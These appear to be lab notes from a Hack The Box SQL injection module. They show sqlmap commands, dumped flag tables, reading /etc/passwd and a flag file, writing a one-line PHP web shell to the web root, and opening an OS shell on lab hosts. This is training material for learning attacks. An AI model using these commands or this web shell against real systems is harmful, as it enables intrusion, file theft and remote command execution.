
```
Database: testdb
Table: flag8
[1 entry]
+----+-----------------------------------+
| id | content                           |
+----+-----------------------------------+
| 1  | HTB{y0u_h4v3_b33n_c5rf_70k3n1z3d} |
+----+-----------------------------------+
```

Detect and exploit SQLi vulnerability in GET parameter id, while taking care of the unique uid sqlmap -r case9 --batch --dump --randomize=uid -v 5




```
+----+-------------------------------------+
| id | content                             |
+----+-------------------------------------+
| 1  | HTB{700_much_r4nd0mn355_f0r_my_74573} |
+----+-------------------------------------+
```

Detect and exploit SQLi vulnerability in POST parameter id(Primitive protection)




```
/tmp % sqlmap -u "http://94.237.54.116:52925/case10.php" --data='id=1' --random-agent -T flag10 --dump --no-cast
```



```
Database: testdb
Table: flag10
[1 entry]
+----+---------------------------+
| id | content                   |
+----+---------------------------+
| 1  | HTB{y37_4n07h3r_r4nd0m1z3} |
+----+---------------------------+
```

Detect and exploit SQLi vulnerability in GET parameter id
Filtering of characters '<', '>'

sqlmap -r flag11 -T flag11 --dump --risk=3 --level=5 --batch --threads=10 --tamper=greatest,least



```
Database: testdb
Table: flag11
[1 entry]
+----+---------------------------+
| id | content                   |
+----+---------------------------+
| 1  | HTB{5p3c14l_ch4r5_n0_m0r3} |
+----+---------------------------+
```

OS Exploitation

Checking for DBA Privileges
To check for DBA privileges with SQLMap, use the --is-dba option:
    sqlmap -u "http://example.com/case1.php?id=1" --is-dba

Output:
current user is DBA: False → No DBA access.
current user is DBA: True → DBA access confirmed.

Reading Local Files

SQLMap allows reading local files from the target system using the --file-read option:

```
    sqlmap -u "http://example.com/?id=1" --file-read "/etc/passwd"
```

Output:
SQLMap fetches the file and saves it locally.

Writing Local Files

Writing files on the target server is more restricted in modern DBMSes, as it can lead to security risks like uploading a web shell for code execution. To do so, we need DBA privileges
and write access to specific directories

1. Prepare a PHP Web Shell:

```
echo '<?php system($_GET["cmd"]); ?>' > shell.php
```

2. Write the Shell File to the Server:

```
sqlmap -u "http://www.example.com/?id=1" --file-write "shell.php" --file-dest "/var/www/html/shell.php"
```

SQLMap confirms if the file was successfully written

3. Execute Commands via the Web Shell:

```
curl http://www.example.com/shell.php?cmd=ls+-la
```

OS Command Execution

To get an OS shell with SQLMap, use the --os-shell option


```
sqlmap -u "http://www.example.com/?id=1" --os-shell
```

--##TASKS##--
Use SQLi vulnerability in GET parameter id to exploit the host OS.
Try to use SQLMap to read the file "/var/www/html/flag.txt"

```
sqlmap -u "http://94.237.54.42:58311/?id=1" --data="id=1" --is-dba
```

OUTPUT: fetching current usercurrent user is DBA: True


```
 sqlmap -u "http://94.237.54.42:58311/?id=1" --data="id=1" --file-read="/var/www/html/flag.txt" --batch
```



```
[15:15:00] [INFO] fetching file: '/var/www/html/flag.txt'
do you want confirmation that the remote file '/var/www/html/flag.txt' has been successfully downloaded from the back-
[15:15:01] [INFO] the local file '/Users/timmy/.local/share/sqlmap/output/94.237.54.42/files/_var_www_html_flag.txt' a
files saved to [1]:
[*] /Users/timmy/.local/share/sqlmap/output/94.237.54.42/files/_var_www_html_flag.txt (same file)

[15:15:01] [INFO] fetched data logged to text files under '/Users/timmy/.local/share/sqlmap/output/94.237.54.42'

[*] ending @ 15:15:01 /2025-01-26/

🚀 testdb % cat /Users/timmy/.local/share/sqlmap/output/94.237.54.42/files/_var_www_html_flag.txt
HTB{5up3r_u53r5_4r3_p0w3rful!}
```

Use SQLMap to get an interactive OS shell on the remote host and try to find another flag within the host.

```
     sqlmap -u "http://94.237.54.42:58311/?id=1" --data="id=1" --os-shell
find / flag*
```



```
/lib/x86_64-linux-gnu/libreadline.so.5.2
/lib/x86_64-linux-gnu/libreadline.so.7.0
/lib/x86_64-linux-gnu/libexpat.so.1
/lib/x86_64-linux-gnu/libncurses.so.6
/lib/lsb
/lib/lsb/init-functions.d
/lib/lsb/init-functions.d/20-left-info-blocks
/lib/lsb/init-functions
/home
/flag.txt
flag.txt
---
os-shell> cat /flag.txt
do you want to retrieve the command standard output? [Y/n/a] y
command standard output: 'HTB{n3v3r_run_db_45_db4}'
os-shell>
```